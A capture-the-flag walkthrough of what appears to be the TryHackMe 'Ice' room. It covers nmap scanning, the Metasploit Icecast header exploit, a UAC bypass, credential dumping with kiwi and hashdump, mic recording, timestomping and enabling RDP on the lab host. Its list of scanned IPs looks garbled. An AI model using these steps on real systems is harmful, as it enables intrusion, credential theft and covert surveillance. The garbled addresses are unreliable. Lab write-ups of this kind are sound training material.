
Flags will be BOLD
First we connect our VPN
Now lets scan the subnet range
I did not want to deal with a giant list so I found a scan that worked for me that only shows IPs
“nmap -n -sn 10.10.39.0-255 -oG - | awk ‘/Up$/{print $2}’” -n does not do dns resolution, -sn disables port scanning, -oG makes the results grepable
Now for the awk portion “awk /Up$/ print $2}” awk scans each line of text, /Up$/ selects only the lines ending with Up, and print $2 will print the IPs
my results were 10 IPs
“10.10.39.8
10.10.39.58
12.10.39.79
14.10.39.123
16.10.39.136
18.10.39.178
20.10.39.188
22.10.39.194
24.10.39.208
26.10.39.223”
Lets use a fast nmap scan (top 100 ports)
“nmap -Pn -F 10.10.39.*”
8 only had a http and https port open and nothing else so that shouldnt be it
58/79/123/136/178/188 all showed no open ports during that scan
10.10.39.194 however had multiple!

This looks promising!
Now the room recommended a SYN scan so lets try that as well
“sudo nmap -sS 10.10.39.194”

The results are the same besides the extra unknown ports
We also see a flag!
for question 3 of Task 2 the answer is
3389
If you google RDP you will also findout this is the default port for it
For question 4 I had to use the hint and did another scan
“nmap -Pn -sV 10.10.39.194”
This had different results!

Icecast is the correct answer for #4 in task 2
For #5 our previous scan shows it at the bottom
DARK-PC
For Task 3 we need to use
https://www.cvedetails.com/
Once there in the top right we can search “Icecast”
One of the entries is named
“CVE-2004-1561 : Buffer overflow in Icecast 2.0.1 and earlier allows…”
lets open it up!
We now have answers for #1 and #2

execute code overflow

CVE-2004-1561
Now it is time to go to Metasploit in our terminal!
“msfconsole”
and then search for Icecast “search Icecast”
We Now have the answer to task 3 #4

exploit/windows/http/icecast_header
Now we can choose it with “use 0”
lets use “show options” to see if we need to fix anything else

We now have the answer to Task 3 #6!
RHOSTS
Now we need to set the RHOSTS to our ip with
“Set RHOSTS 10.10.39.194”
Don’t forget the LHOST if applicable
“set LHOST tun0”
Lets run it and see what happens!
“exploit”
for me 3rd time was the charm! it failed 2 times until it worked
Time for Task 4!
And we already have a flag

meterpreter
Lets use the hint to save us from doing another room
We need to use “getuid” to findout the last user to find the Task 4 #2 flag

Dark
Once again the hint is helpful!
“sysinfo” is all we need for #3

7601
It kicked me out so I had to re run the exploit
“exploit” and it worked the first time!
The previous picture shows trhe answer to #4
x64
It then has a specific command it wants us to run
“run post/multi/recon/local_exploit_suggester”
5th times the charm! after having to restart the session

exploit/windows/local/bypassuac_eventvwr is the answer to #6
we now need to background this sessions with “ctrl+z”
we now need to type “use exploit/windows/local/bypassuac_eventvwr”
lets check the options “options”
lets set the sessions “set session #”
We also need to change LHOST again
“set LHOST tun0”
It was at this point the connection died again…
after doing it all again lets type “run”
Once that finally works we can run “getprivs” to see permissions

SeTakeOwnershipPrivilege is the answer to Task 4 #15
Time for Task 5!
First we need to migrate to the printer spool service (which is named Spoolsv.exe)

spoolsv.exe is the answer to #2
now we must migrate to the service
“migrate 1360”
Now we need to see what our username is with “getuid”

NT AUTHORITY\SYSTEM is the answer to #4
It now wants us to use kiwi by typing
“load kiwi”
Then lets look at the help memnu with
“help”

creds_all is the answer to #7
lets try running it!
“creds_all”

Password01! Is a super secure answer to #8
Time for task 6!
It wants us to revist the help menu with “help”
we need to dump the hashes with

hashdump is the input we need
Now to see the users screen we can look at our help again

screenshare
Yet again the help will show us how we can record the mic

record_mic
Now we learn how to modify timestamps with

timestomp for #5
This help menu is invaluable to us currently

is the answer to #6
Now we could try to login to the user named “Dark” with their password
we may need to run a module to enable RDP if it was not on
“run post/windows/manage/enable_rdp”
We have finally succeeded in the room!
TryHackMe Directory